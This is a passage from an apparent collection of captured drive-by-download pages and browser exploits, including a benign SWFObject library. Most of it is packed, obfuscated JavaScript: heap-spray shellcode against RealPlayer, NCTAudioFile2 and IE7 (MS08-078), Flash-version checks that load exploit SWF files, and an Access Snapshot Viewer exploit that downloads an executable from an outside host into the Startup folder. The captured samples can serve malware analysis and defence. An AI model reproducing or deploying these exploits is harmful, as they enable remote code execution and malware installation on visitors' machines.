U=["c:\\\\D E\\\\y\\\\..\\\\..\\\\n\\\\V\\\\2j.s","c:\\\\D
E\\\\y\\\\2k.s","C:\\\\n\\\\13\\\\2l.s","C:\\\\n\\\\2g.2f","c:\\\\D
E\\\\y\\\\..\\\\..\\\\n\\\\V\\\\2a.s","C:\\\\n\\\\13\\\\29.s"];w["2b"](U[X.2c(X["2e"]()*6)],v,"2d",0,0)
}O();',62,161,'||||||||ShellCode|||sdfdgdfg||if|else|ret||RealVersion||addr|indexOf|unescape|60|WINDOWS
|var|return|for|cvbcbb|wav|x65|user|xcbfcxn|Gamttt_Anhey_Real_Exp_Send|RealplayerObj|NetMeeting|navigat
or|x74|63||Program|Files|dddd|Qqs|x6F||79|04|x63|CuteRealVersion2|msie|Gameee_Timeeeeeee_Saveeeeeeee_Lo
geeee_sssssssssssssssss|Ball|CuteRealVersions|toLowerCase||temp|arr1|Media|31|Math|CuteRealVersion|Gam
ttt||||system32||qwfgsg|userLanguage|75|x4F|06|x58|x62|x6A|error|VERSION|CuteRealVersion3s|chilam|544|P
RODUCT|74|same|replace|catch|game|try|function|4f|userAgent|x4C|x72|x77|70|51|08|a4|01|09|71|x43|x61|a5
|new|window|x41|x69|7f|Caaataaal|EaaaRaaaP|PlayerProperty|x73|nt|IaaaEaaaR|PaaaCaaataaal|x76|552|PfEqTC
uBgEGoDUtR4CfkvB4OEDc3UUGbVib4Wo5we6VQVouXdcEN|gOzmMTk8PUoVNENnW0J9mInyWQS3TRGFVt6iEUTgtBwrtTs3r5r5|eSt
EpfTc7nVoUBdrfnvts3c77r3VwZwyGw7rdj4OS4DTww6tuOUw|2F4StTUZvkFiwxQvtsud7Z6BviR1gxUZ4IVgTBfRWygPfouZtCwW|
C2|qvRHptd4RPFZVOdoRWQgrWTnPs2T2ERO2OTne3popm4osQu40mPiRNToT7QypntnpesHPeK0Wp|OjZMoJP6eeMIvQmF5fLYP1nrQ
EmvyZkSnFtSooFWTtTpp5oinTWL|5alJMqqrauWJUWrhS3OQWRU5QrENVcE61vPUOVtvTv4uP0DvLYfQ|sHuN3ULUhmfxW6peMMZM7X
Prf5NkDpP107zMpYE5MMzMj44LqxGO|32|NuKpTRrNWOVYM5mqqrwSMTnoeoty08JMnKJMgPw2pey5MgMWQuMw|runOgp8mpn8m7PrZ
BEleoWng2DRELgZMU6REoUJMmLHmz1KUOPCX|e6pfQvXeMpPuVPwP9v0XzFr3Ol9vRpzFDxm5NjqVxmLzdLSvTumI|HmLvflsRWOLNv
VrFPfcVyumpRKp4dpJ9VQMJUlxmmnTL2GWOLNQK|0x8000|while|LoopyMusic|tada|import|floor|123456456|random|avi|
clock|lizhen|length|chimes|TestSnd|BuzzingBee|xkR0qJPJP3YY0fNYwLEQk0p47zpfKRKJJKVe9xJKYoIoYolOoCQv|3VsV
wLuRKwRvavbFQvJMWVsZzMFv0z8K8mwVPnxmmn8mDUBzJMEB|us|550|en|cn|148|zh|536|543|AntiVirus|Fucking|LLLL|XXX
XXLD|TYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJI'.split('|'),0,{}))


</script>
```

***l.) Source from http://yrwap.cn/real.html***

```
object classid="clsid:2F542A2E-EDC9-4BF7-8CB1-87C9919F7F93" id="obj">

</object>
<script language="JavaScript">
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCod
e(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--
){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--
){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('11="10";12 n(){1
d=e(""+"%13"+"%15"+"%14"+"%Z"+"%Y"+"%T"+"%S"+"%U"+"%V"+"%X"+"%W"+"%l"+"%16"+"%17"+"%1h"+"%1g"+"%1i"+"%1
j"+"%R"+"%1f"+"%1e"+"%19"+"%18"+"%1a"+"%1b"+"%1d"+"%1c"+"%1l"+"%I"+"%y"+"%z"+"%A"+"%w"+"%v"+"%r"+"%q"+"
%s"+"%t"+"%u"+"%B"+"%Q"+"%L"+"%N"+"%K"+"%J"+"%G"+"%M"+"%f"+"%H"+"%E"+"%F"+"%P"+"%O"+"%f"+"%D"+"%C"+"%f"
+"%x"+"%1k"+"%1N"+"%1X"+"%1W"+"%7"+"%1Y"+"%1Z"+"%21"+"%1V"+"%1U"+"%1Q"+"%1P"+"%1R"+"%1m"+"%7"+"%1S"+"%1
T"+"%23"+"%2a"+"%l"+"%2f"+"%2g"+"%2c"+"%h"+"%2e"+"%2d"+"%2b"+"%25"+"%7"+"%24"+"%26"+"%27"+"%29"+"%h"+"%
28"+"%22"+"%1O"+"%1v"+"%7"+"%1u"+"%1w"+"%1x"+"%7"+"%1y%1t%1s%k%1o%1n%1p%1q%1r%1z%1A%1J%m%k%m%1I%1K%1L")
;1 2=e(""+"%j"+"%j");1 g=20;1 8=g+d.9;c(2.9<8)2+=2;1 p=2.o(0,8);1 4=2.o(0,2.9-8);c(4.9+8<1M)4=4+4+p;1
1H=b;1 b=1G 1C();1B(i=0;i<1D;i++){b[i]=4+d}1 3=\'\';c(3.9<1E)3=3+e("%1F");1
a=5.6;5.6=3;5.6=a;a=5.6;5.6=3;5.6=a}{n()}',62,141,'|var|gamewm|buf|block|obj|Console|uFFFF|fukcyourisin
g|length|good_flow|yumen|while|gameaaaabbbbaaa|unescape|u408B|fuckyoukaspersky|uD0FF||u0C0C|u772f|uDB33
|u6e69|game|substring|fillblock|u6E6F|u6D6C|u642E|u6C6C|u4300|u7275|uC3C5|u953C|uDD03|u048B|u038B|u5C3A
|u7C40|u8D34|u1C70|u8BAD|u3040|u8B0C|u1C5E|u0364|uC033|u7865|u0C78|u0065|u09EB|u0840|u2e55|uDA03|u768B|
u56F5|u0320|u33F5|uAD41|u49C9|u0378|u3574|tase|same|function|u54EB|u8B3C|u758B|u0F36|u14BE|u5EE7|u75DF|
u5E8B|u0324|u0C8B|u66DD|u3BEF|uEB40|u74F2|u3828|uC108|u0DCB|u8EBF|u8B4B|u6FE8|u732e|u7777|u6574|u6f6f|u
632e|u2f3a|u7074|uFF52|uFF40|uE8D0|uFFD7|u7468|u6d6f|u612f|for|Array|300|32|0C|new|test99|u652e|u6d64|u
6578|u0000|0x40000|u0E4E|uE873|u1A36|uBF50|u702F|u8BFF|u2454|u95D0|uFF3C|uFF84|uE8EC|uEC83|u8304||u242C
|uE2D8|u8DFC|u83FF|u53E8|u04EC|u2C83|u7EBF|u6224|uBA52|u0E8A|u5324|uFE98|uBF5D|u5353|uEB52'.split('|'),
0,{}))

</script>
```

***m.) Source from http://yrwap.cn/fhh.html***

```
<SCRIPT language="JavaScript">
window.status="Íê³É";
</script>
<script type="text/javascript" src="swfobject.js"></script>
<div id="flashcontent">111</div><div id="flashversion">222</div>
<script language =javascript>
test = "mymovie";
var
versionn=deconcept.SWFObjectUtil.getPlayerVersion();if(versionn['major']==9){document.getElementById('f
lashversion').innerHTML="";if(versionn['rev']==115){var so=new
SWFObject("f115.swf",test,"0.1","0.1","9","#000000");so.write("flashcontent")}else
if(versionn['rev']==64){var so=new
SWFObject("f64.swf",test,"0.1","0.1","9","#000000");so.write("flashcontent")}else
if(versionn['rev']==47){var so=new
SWFObject("f47.swf",test,"0.1","0.1","9","#000000");so.write("flashcontent")}else
if(versionn['rev']==45){var so=new
SWFObject("f45.swf",test,"0.1","0.1","9","#000000");so.write("flashcontent")}else
if(versionn['rev']==28){var so=new
SWFObject("f28.swf",test,"0.1","0.1","9","#000000");so.write("flashcontent")}else
if(versionn['rev']==16){var so=new
SWFObject("f16.swf",test,"0.1","0.1","9","#000000");so.write("flashcontent")}else
if(versionn['rev']>=124){if(document.getElementById){document.getElementById('flashversion').innerHTML=
""}}}
</script>
```

***n.) Source from http://yrwap.cn/ihh.html***

```
<SCRIPT language="JavaScript">
window.status="Íê³É";
</script>
<script type="text/javascript" src="swfobject.js"></Script>
<div id="flashcontent">111</div><div id="flashversion">222</div>
<script type="text/javascript">
test = "mymovie";
var versionn=deconcept.SWFObjectUtil.getPlayerVersion();
if(versionn['major']==9){document.getElementById('flashversion').innerHTML="";if(versionn['rev']==115){
var so=new SWFObject("i115.swf",test,"0.1","0.1","9","#000000");so.write("flashcontent")}else
if(versionn['rev']==64){var so=new
SWFObject("i64.swf",test,"0.1","0.1","9","#000000");so.write("flashcontent")}else
if(versionn['rev']==47){var so=new
SWFObject("i47.swf",test,"0.1","0.1","9","#000000");so.write("flashcontent")}else
if(versionn['rev']==45){var so=new
SWFObject("i45.swf",test,"0.1","0.1","9","#000000");so.write("flashcontent")}else
if(versionn['rev']==28){var so=new
SWFObject("i28.swf",test,"0.1","0.1","9","#000000");so.write("flashcontent")}else
if(versionn['rev']==16){var so=new
SWFObject("i16.swf",test,"0.1","0.1","9","#000000");so.write("flashcontent")}else
if(versionn['rev']>=124){if(document.getElementById){document.getElementById('flashversion').innerHTML=
""}}}
</Script>
```

***o.) Source from http://yrwap.cn/swfobject.js***

```
/**
 * SWFObject v1.5.1: Flash Player detection and embed - http://blog.deconcept.com/swfobject/
 *
 * SWFObject is (c) 2007 Geoff Stearns and is released under the MIT License:
 * http://www.opensource.org/licenses/mit-license.php
 *
 */
if(typeof deconcept == "undefined") var deconcept = {};
if(typeof deconcept.util == "undefined") deconcept.util = {};
if(typeof deconcept.SWFObjectUtil == "undefined") deconcept.SWFObjectUtil = {};
deconcept.SWFObject = function(swf, id, w, h, ver, c, quality, xiRedirectUrl, redirectUrl, detectKey) {
        if (!document.getElementById) { return; }
        this.DETECT_KEY = detectKey ? detectKey : 'detectflash';
        this.skipDetect = deconcept.util.getRequestParameter(this.DETECT_KEY);
        this.params = {};
        this.variables = {};
        this.attributes = [];
        if(swf) { this.setAttribute('swf', swf); }
        if(id) { this.setAttribute('id', id); }
        if(w) { this.setAttribute('width', w); }
        if(h) { this.setAttribute('height', h); }
        if(ver) { this.setAttribute('version', new deconcept.PlayerVersion(ver.toString().split(".")));
}
        this.installedVer = deconcept.SWFObjectUtil.getPlayerVersion();
        if (!window.opera && document.all && this.installedVer.major > 7) {
                // only add the onunload cleanup if the Flash Player version supports External
Interface and we are in IE
                // fixes bug in some fp9 versions see http://blog.deconcept.com/2006/07/28/swfobject-
143-released/
                if (!deconcept.unloadSet) {
                        deconcept.SWFObjectUtil.prepUnload = function() {
                                __flash_unloadHandler = function(){};
                                __flash_savedUnloadHandler = function(){};
                                window.attachEvent("onunload", deconcept.SWFObjectUtil.cleanupSWFs);
                        }
                        window.attachEvent("onbeforeunload", deconcept.SWFObjectUtil.prepUnload);
                        deconcept.unloadSet = true;
                }
        }
        if(c) { this.addParam('bgcolor', c); }
        var q = quality ? quality : 'high';
        this.addParam('quality', q);
        this.setAttribute('useExpressInstall', false);
        this.setAttribute('doExpressInstall', false);
        var xir = (xiRedirectUrl) ? xiRedirectUrl : window.location;
        this.setAttribute('xiRedirectUrl', xir);
        this.setAttribute('redirectUrl', '');
        if(redirectUrl) { this.setAttribute('redirectUrl', redirectUrl); }
}
deconcept.SWFObject.prototype = {
        useExpressInstall: function(path) {
                this.xiSWFPath = !path ? "expressinstall.swf" : path;
                this.setAttribute('useExpressInstall', true);
        },
        setAttribute: function(name, value){
                this.attributes[name] = value;
        },
        getAttribute: function(name){
                return this.attributes[name] || "";
        },
        addParam: function(name, value){
                this.params[name] = value;
        },
        getParams: function(){
                return this.params;
        },
        addVariable: function(name, value){
                this.variables[name] = value;
        },
        getVariable: function(name){
                return this.variables[name] || "";
        },
        getVariables: function(){
                return this.variables;
        },
        getVariablePairs: function(){
                var variablePairs = [];
                var key;
                var variables = this.getVariables();
                for(key in variables){
                        variablePairs[variablePairs.length] = key +"="+ variables[key];
                }
                return variablePairs;
        },
        getSWFHTML: function() {
                var swfNode = "";
                if (navigator.plugins && navigator.mimeTypes && navigator.mimeTypes.length) { //
netscape plugin architecture
                        if (this.getAttribute("doExpressInstall")) {
                                this.addVariable("MMplayerType", "PlugIn");
                                this.setAttribute('swf', this.xiSWFPath);
                        }
                        swfNode = '<embed type="application/x-shockwave-flash" src="'+
this.getAttribute('swf') +'" width="'+ this.getAttribute('width') +'" height="'+
this.getAttribute('height') +'" style="'+ (this.getAttribute('style') || "") +'"';
                        swfNode += ' id="'+ this.getAttribute('id') +'" name="'+
this.getAttribute('id') +'" ';
                        var params = this.getParams();
                         for(var key in params){ swfNode += [key] +'="'+ params[key] +'" '; }
                        var pairs = this.getVariablePairs().join("&");
                         if (pairs.length > 0){ swfNode += 'flashvars="'+ pairs +'"'; }
                        swfNode += '/>';
                } else { // PC IE
                        if (this.getAttribute("doExpressInstall")) {
                                this.addVariable("MMplayerType", "ActiveX");
                                this.setAttribute('swf', this.xiSWFPath);
                        }
                        swfNode = '<object id="'+ this.getAttribute('id') +'" classid="clsid:D27CDB6E-
AE6D-11cf-96B8-444553540000" width="'+ this.getAttribute('width') +'" height="'+
this.getAttribute('height') +'" style="'+ (this.getAttribute('style') || "") +'">';
                        swfNode += '<param name="movie" value="'+ this.getAttribute('swf') +'" />';
                        var params = this.getParams();
                        for(var key in params) {
                         swfNode += '<param name="'+ key +'" value="'+ params[key] +'" />';
                        }
                        var pairs = this.getVariablePairs().join("&");
                        if(pairs.length > 0) {swfNode += '<param name="flashvars" value="'+ pairs +'"
/>';}
                        swfNode += "</object>";
                }
                return swfNode;
        },
        write: function(elementId){
                if(this.getAttribute('useExpressInstall')) {
                        // check to see if we need to do an express install
                        var expressInstallReqVer = new deconcept.PlayerVersion([6,0,65]);
                        if (this.installedVer.versionIsValid(expressInstallReqVer) &&
!this.installedVer.versionIsValid(this.getAttribute('version'))) {
                                this.setAttribute('doExpressInstall', true);
                                this.addVariable("MMredirectURL",
escape(this.getAttribute('xiRedirectUrl')));
                                document.title = document.title.slice(0, 47) + " - Flash Player
Installation";
                                this.addVariable("MMdoctitle", document.title);
                        }
                }
                if(this.skipDetect || this.getAttribute('doExpressInstall') ||
this.installedVer.versionIsValid(this.getAttribute('version'))){
                        var n = (typeof elementId == 'string') ? document.getElementById(elementId) :
elementId;
                        n.innerHTML = this.getSWFHTML();
                        return true;
                }else{
                        if(this.getAttribute('redirectUrl') != "") {
                                document.location.replace(this.getAttribute('redirectUrl'));
                        }
                }
                return false;
        }
}

/* ---- detection functions ---- */
deconcept.SWFObjectUtil.getPlayerVersion = function(){
        var PlayerVersion = new deconcept.PlayerVersion([0,0,0]);
        if(navigator.plugins && navigator.mimeTypes.length){
                var x = navigator.plugins["Shockwave Flash"];
                if(x && x.description) {
                        PlayerVersion = new deconcept.PlayerVersion(x.description.replace(/([a-zA-
Z]|\s)+/, "").replace(/(\s+r|\s+b[0-9]+)/, ".").split("."));
                }
        }else if (navigator.userAgent && navigator.userAgent.indexOf("Windows CE") >= 0){ // if Windows
CE
                var axo = 1;
                var counter = 3;
                while(axo) {
                        try {
                                counter++;
                                axo = new ActiveXObject("ShockwaveFlash.ShockwaveFlash."+ counter);
//                              document.write("player v: "+ counter);
                                PlayerVersion = new deconcept.PlayerVersion([counter,0,0]);
                        } catch (e) {
                                axo = null;
                        }
                }
        } else { // Win IE (non mobile)
                // do minor version lookup in IE, but avoid fp6 crashing issues
                // see http://blog.deconcept.com/2006/01/11/getvariable-setvariable-crash-internet-
explorer-flash-6/
                try{
                        var axo = new ActiveXObject("ShockwaveFlash.ShockwaveFlash.7");
                }catch(e){
                        try {
                                var axo = new ActiveXObject("ShockwaveFlash.ShockwaveFlash.6");
                                PlayerVersion = new deconcept.PlayerVersion([6,0,21]);
                                axo.AllowScriptAccess = "always"; // error if player version < 6.0.47
(thanks to Michael Williams @ Adobe for this code)
                        } catch(e) {
                                if (PlayerVersion.major == 6) {
                                        return PlayerVersion;
                                }
                        }
                        try {
                                axo = new ActiveXObject("ShockwaveFlash.ShockwaveFlash");
                        } catch(e) {}
                }
                if (axo != null) {
                        PlayerVersion = new deconcept.PlayerVersion(axo.GetVariable("$version").split("
")[1].split(","));
                }
        }
        return PlayerVersion;
}
deconcept.PlayerVersion = function(arrVersion){
        this.major = arrVersion[0] != null ? parseInt(arrVersion[0]) : 0;
        this.minor = arrVersion[1] != null ? parseInt(arrVersion[1]) : 0;
        this.rev = arrVersion[2] != null ? parseInt(arrVersion[2]) : 0;
}
deconcept.PlayerVersion.prototype.versionIsValid = function(fv){
        if(this.major < fv.major) return false;
        if(this.major > fv.major) return true;
        if(this.minor < fv.minor) return false;
        if(this.minor > fv.minor) return true;
        if(this.rev < fv.rev) return false;
        return true;
}
/* ---- get value of query string param ---- */
deconcept.util = {
        getRequestParameter: function(param) {
                var q = document.location.search || document.location.hash;
                if (param == null) { return q; }
                if(q) {
                        var pairs = q.substring(1).split("&");
                        for (var i=0; i < pairs.length; i++) {
                                if (pairs[i].substring(0, pairs[i].indexOf("=")) == param) {
                                        return pairs[i].substring((pairs[i].indexOf("=")+1));
                                }
                        }
                }
                return "";
        }
}
/* fix for video streaming bug */
deconcept.SWFObjectUtil.cleanupSWFs = function() {
        var objects = document.getElementsByTagName("OBJECT");
        for (var i = objects.length - 1; i >= 0; i--) {
                objects[i].style.display = 'none';
                for (var x in objects[i]) {
                        if (typeof objects[i][x] == 'function') {
                                objects[i][x] = function(){};
                        }
                }
        }
}
/* add document.getElementById if needed (mobile IE < 5) */
if (!document.getElementById && document.all) { document.getElementById = function(id) { return
document.all[id]; }}

/* add some aliases for ease of use/backwards compatibility */
var getQueryParamValue = deconcept.util.getRequestParameter;
var FlashObject = deconcept.SWFObject; // for legacy support
var SWFObject = deconcept.SWFObject;
```

# VIII. EXPLOITS

**a.) IE 7 MS08-078**

```
<html>
<div id="Ie70day">x</div>
<script>
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCod
e(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--
){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--
){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('a
z=9("%1h%f%1g%1f%1i%1j%r%1l%1k%1e%1d%17%r%16%l%15%18%19%1c%1b%1a%1m%1n%1z%1y%1x%1A%1B%1D%1C%1w%1v%l%1q%
14%1o%1r%1s%1u%1t%1E%U%K%M%N%H%F%A%B%m%D%E%O%m%Z%g%b%q%Y%11%g%b%q%y%13%6%R%W%P%L%T%S%s%Q%V%6%12%10%G%J%
1p%1Q%2n%c%7%2m%2o%2p%s%6%7%2q%2l%2k%y%1F%2f%2e%7%2d%2g%2h%2t%c%2i%2s%1%2B%2E%2D%2G%2F%4%2I%1%2H%2C%2w%
2v%2u%2x%2y%2A%2z%4%2j%1%k%j%4%2b%1%k%j%4%2c%1%1R%1S%1U%o%1T%1O%1N%1I%1H%1G%1J%1K%n%o%n%1M%1L%f");a
2=9("%8%8");1V{2+=2}1W(2.26<25);d=27 28();2a(i=0;i<29;i++)d[i]=2+z;e="<3 x=I><X><C><![23[<1Y
1X=1Z://&#w;&#w;.20.22>]]></C></X></3><5 t=#I u=C v=p><3 x=I></3><5 t=#I u=C
v=p></5></5>";h=21.24("1P");h.2r=e;',62,169,'|uffff|spray|XML|ue800|SPAN|uff52|u53d0|u0a0a|unescape|var
|u0e4e|uff00|memory|xmlcode|u0000|u8e68|tag||u765c|u2e2e|ueb01|u5b8b|u6e69|u772f|HTML|uffec|u8b18|u5ad6
|DATASRC|DATAFLD|DATAFORMATAS|x0a0a|ID|uebd6|shellcode|u6459|u198b||u8b0c|u1c5b|u306a|u5beb|u5e00||u6a5
9|u5e5f|uaa68|u5b5d|u08c2|u1b8b|u5352|u4deb|u89d0|uff7c|u0dfc|uc031|u5159|u52c2||u89d6|u5308|u5a72|u53c
7|uebd0|u5a50|u4b0c|u32e3|u205a|u4a8b|u8b49|u8b34|u31fc|uff31|uee01|uea01|u7805|u5655|u5300|u56e8|u8b57
|u246c|u548b|u3c45|uacc0|ue038|u5a8b|u6a00|u8b66|u011c|u8beb|ue801|u8b04|u245a|u8be1|u010d|ucfc1|u0774|
uebc7|u3bf2|u7514|u247c|u02eb|u5944|u6d6f|u632e|u6f6f|u612f|u6d64|u6578|u652e|u6574|u732e|Ie70day|u5100
|u7468|u7074|u7777|u2f3a|do|while|SRC|image|http|xiaolen|document|com|CDATA|getElementById|0xd0000|leng
th|new|Array|100|for|uffb7|uff89|u7e68|uff51|u006a|ue2d8|uff73|ue8d0|uffa0|uff0e|u8afe|ua068|u6a52|uc9d
5|uff4d|u9868|innerHTML|uffab|u6ad6|u616f|u6c6e|u776f|u5464|u466f|u4165|u6c69|u7275|u444c|u6e6f|u6d6c|u
6c6c|u642e|u5255|uffae'.split('|'),0,{}))
</script>
</html>
```

b.) **Microsoft Access Snapshot Viewer ActiveX Control Exploit**

```
<object classid='clsid:F0E42D50-368C-11D0-AD81-00A0C90DC8D9' id='obj'></object>
<script language='javascript'>
eval(function(p,a,c,k,e,d){e=function(c) {return c.toString(36)};if(!''.replace(/^/,String)){while(c--
){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return
d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('a="b";2 3=\'9://d.e.7/5/6.1\';2 4=\'8:/c q m/f o/p
l/k/g/h.1\';0.i=3;0.j=4;0.n();',27,27,'obj|exe|var|buf1|buf2|admin|win|com|C|http|test|lengoo|Documents
|www|steoo|All|Startup|Thunder|SnapshotPath|CompressedPath|Programs|Menu|Settings|PrintSnapshot|Users|S
tart|and'.split('|'),0,{}))
</script>
```

**c.) NCTAudioFile2.AudioFile ActiveX Remote Stack Overfl0w**

```
<html>
 <script language="JavaScript" defer>
window.onerror=function(){return true;}
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--
){d[c]=k[c]||c}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--
){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('78="77";1
12=15("%76%22%79%80%82%81%17%75%74%69%68%67%17%70%29%71%73%72%83%84%95%94%96%97%99%98%66%92%87%86%85%88
%29%89%91%90%100%52%45%44%46%47%43%48%49%41%42%65%60%28%59%61%64%28%50%37%38%31%58%57%37%38%31%25%54%16
%56%55%53%51%63%62%20%93%133%16%144%143%145%146%148%147%142%19%13%141%136%135%20%16%13%137%138%140%25%1
01%139%150%13%157%161%160%159%19%163%165%6%164%162%158%152%151%9%153%6%154%156%155%149%134%112%111%113%
114%9%116%6%23%30%9%115%6%23%30%9%110%6%109%104%103%26%102%105%106%108%107%117%118%128%27%26%27%127%129
%22");1 3=15("%18%18");1 39=130;40
132(){111=131;14=15("%7%7%7%7");36(4.14<11)4+=4;4=4.35(0,11);126.125(4)}4021(3,5){36(3.14*2<5){3+=3}3=3
.35(0,5/2);120(3)}1 10=119;1 33=121;1 24=(12.14*2);1 5=10-
(24+33);134=(39+10)/10;132=122124();3=21(3,5);123(8=0;8<34;8++){32[8]=3+12}',10,166,'|var||sSlide|x|sSl
ideSize|uffff|0c|i|ue800|heapBS|buffSize|sCode|u53d0|length|unescape|uff52|u8b18|u9090|uff00|u5ad6|gets
Slide|u0000|u2e2e|PLSize|uebd6|u772f|u6e69|u5b8b|ueb01|u765c|uffec|memory|sizeHDM|heapBlocks|substring|
while|u8e68|u0e4e|heapSA|function|u5e00|u306a|u5e5f|ue801|u8b04|u02eb|uc031|u5b5d|u08c2|u5308|uaa68|u8b
eb|u5352|u5a50|u52c2|u89d0|u53c7|u89d6|u8b0c|u198b|u1c5b|uff7c|u0dfc|u1b8b|u6459|uebc7|u4a8b|uea01|u780
5|u205a|u32e3|u8b34|u8b49|u548b|u3c45|u56e8|game|test|u5300|u5655|u246c|u8b57|uee01|uff31|u8be1|u7514|u
247c|u245a|u8b66|u5a8b|u4b0c|u3bf2|u4deb|uacc0|u31fc|ue038|u0774|u010d|ucfc1|u011c|u5944|u7777|u2f3a|u7
074|u732e|u6574|u632e|u6f6f|u7468|uff89|u466f|u5464|u6c69|u4165|uffb7|uffa0|u6d6f|u612f|0x400000|return
|0x5|new|for|Array|SetFormatLikeSample|boom|u652e|u6d64|u6578|0x0c0c0c0c|5200|tryMe|u5159|u616f|uff4d|u
c9d5|u9868|u8afe|u006a|uff0e|ua068|u6a52|u5a72|uebd0|u5beb|u6a59|u5100|u6a00|u6c6e|uff51|u6c6c|u642e|uf
fae|u5255|u776f|u444c|u7e68|u6e6f|u6ad6|uff73|ue2d8|u6d6c|ue8d0|u7275|uffab'.split('|'),0,{}))

</script>
 <body onload="JavaScript: return tryMe();">
<object classid="clsid:77829F14-D911-40FF-A2F0-D11DB8D6D0BC" id='boom'></object>
</body>
</html>
```

**d.) RealPlayer rmoc3260.dll ActiveX Control Heap Corruption**

```
<script language="JavaScript">
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCod
e(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--
){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--
){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1k="1n";o
j=["%17"+"%19"+"%1j"+"%K","%1J"+"%1E"+"%m","%1q"+"%1B"+"%1y"+"%m","%B"+"%11"+"%1x"+"%m","%B"+"%11"+"%K"
+"%m","%J"+"%W"+"%1z"+"%m","%J"+"%W"+"%1A"+"%m","%1w"+"%11"+"%1v"+"%B"];1p O(){o
u=z.1r["\\A\\H\\1s\\H\\1u\\t\\1t\\1C\\1D\\1N\\t"]();d(u.k("N 6")==-1&&u.k("N 7")==-1)p;d(u.k("1O
5.")==-1)p;o Z;x="1P"+"1Q.I"+"1L"+"1K.1";Z=x;1o{w=1F
1G["\\1H\\L\\A\\1I\\1R\\t\\1a\\18\\1b\\1c\\t\\L\\A"](x["1l"](/a/g,""))}1m(1d){p}Y="1i";M="1e";1f="1g";F
="6.0.14.1h";Q=Y+M;h=w["1M"](Q);b="";r=l(j[0]);q(i=0;i<22*2s;i++)b+="S";d(h.k("6.0.14.")==-
1){d(z.16.R()=="2t-2r")f=l(j[1]);e d(z.16.R()=="2q-2o")f=l(j[2]);e p}e d(h==F)f=l(j[3]);e
d(h=="6.0.14.2p")f=l(j[4]);e d(h=="6.0.14.1S")f=l(j[5]);e d(h=="6.0.14.2v")f=l(j[6]);e
d(h=="6.0.14.2u")f=l(j[7]);e p;d(h.k("6.0.10.")!=-1){q(i=0;i<4;i++)b=b+r;b=b+f}e d(h.k("6.0.11.")!=-
1){q(i=0;i<6;i++)b=b+r;b=b+f}e d(h.k("6.0.12.")!=-1){q(i=0;i<9;i++)b=b+r;b=b+f}e d(h.k("6.0.14.")!=-
1){q(i=0;i<10;i++)b=b+r;b=b+f}o P,G="2x
2w";15="2y\\\\2z";P=G;8="";8=8+"2A";8=8+"2m";8=8+"2n";8=8+"21";8=8+"23";8=8+"24";8=8+"26";8=8+"25";8=8+
"20";8=8+"1Z";8=8+"1U";8=8+"1T";8=8+"1V";8=8+"1W";8=8+"1Y";1X="";v=b+15+8;T=27;28(v.2i<T)v+="2h";o
U=["c:\\\\D E\\\\y\\\\..\\\\..\\\\n\\\\V\\\\2j.s","c:\\\\D
E\\\\y\\\\2k.s","C:\\\\n\\\\13\\\\2l.s","C:\\\\n\\\\2g.2f","c:\\\\D
E\\\\y\\\\..\\\\..\\\\n\\\\V\\\\2a.s","C:\\\\n\\\\13\\\\29.s"];w["2b"](U[X.2c(X["2e"]()*6)],v,"2d",0,0)
}O();',62,161,'||||||||ShellCode|||sdfdgdfg||if|else|ret||RealVersion||addr|indexOf|unescape|60|WINDOWS
|var|return|for|cvbcbb|wav|x65|user|xcbfcxn|Gamttt_Anhey_Real_Exp_Send|RealplayerObj|NetMeeting|navigat
or|x74|63||Program|Files|dddd|Qqs|x6F||79|04|x63|CuteRealVersion2|msie|Gameee_Timeeeeeee_Saveeeeeeee_Lo
geeee_ssssssssssssssssss|Ball|CuteRealVersions|toLowerCase||temp|arr1|Media|31|Math|CuteRealVersion|Gam
ttt|||system32||qwfgsg|userLanguage|75|x4F|06|x58|x62|x6A|error|VERSION|CuteRealVersion3s|chilam|544|P
RODUCT|74|same|replace|catch|game|try|function|4f|userAgent|x4C|x72|x77|70|51|08|a4|01|09|71|x43|x61|a5
|new|window|x41|x69|7f|Caaataaal|EaaaRaaaP|PlayerProperty|x73|nt|IaaaEaaaR|PaaaCaaataaal|x76|552|PfEqTC
uBgEGoDUtR4CfkvB4OEDc3UUGbVib4Wo5we6VQVouXdcEN|gOzmMTk8PUoVNENnW0J9mInyWQS3TRGFVt6iEUTgtBwrtTs3r5r5|eSt
EpfTc7nVoUBdrfnvts3c77r3VwZwyGw7rdj4OS4DTww6tuOUw|2F4StTUZvkFiwxQvtsud7Z6BviR1gxUZ4IVgTBfRWygPfouZtCwW|
C2|qvRHptd4RPFZVOdoRWQgrWTnPs2T2ERO2OTne3popm4osQu40mPiRNToT7QypntnpesHPeK0Wp|OjZMoJP6eeMIvQmF5fLYP1nrQ
EmvyZkSnFtSooFWTtTpp5oinTWL|5alJMqqrauWJUWrhS3OQWRU5QrENVcE61vPUOVtvTv4uP0DvLYfQ|sHuN3ULUhmfxW6peMMZM7X
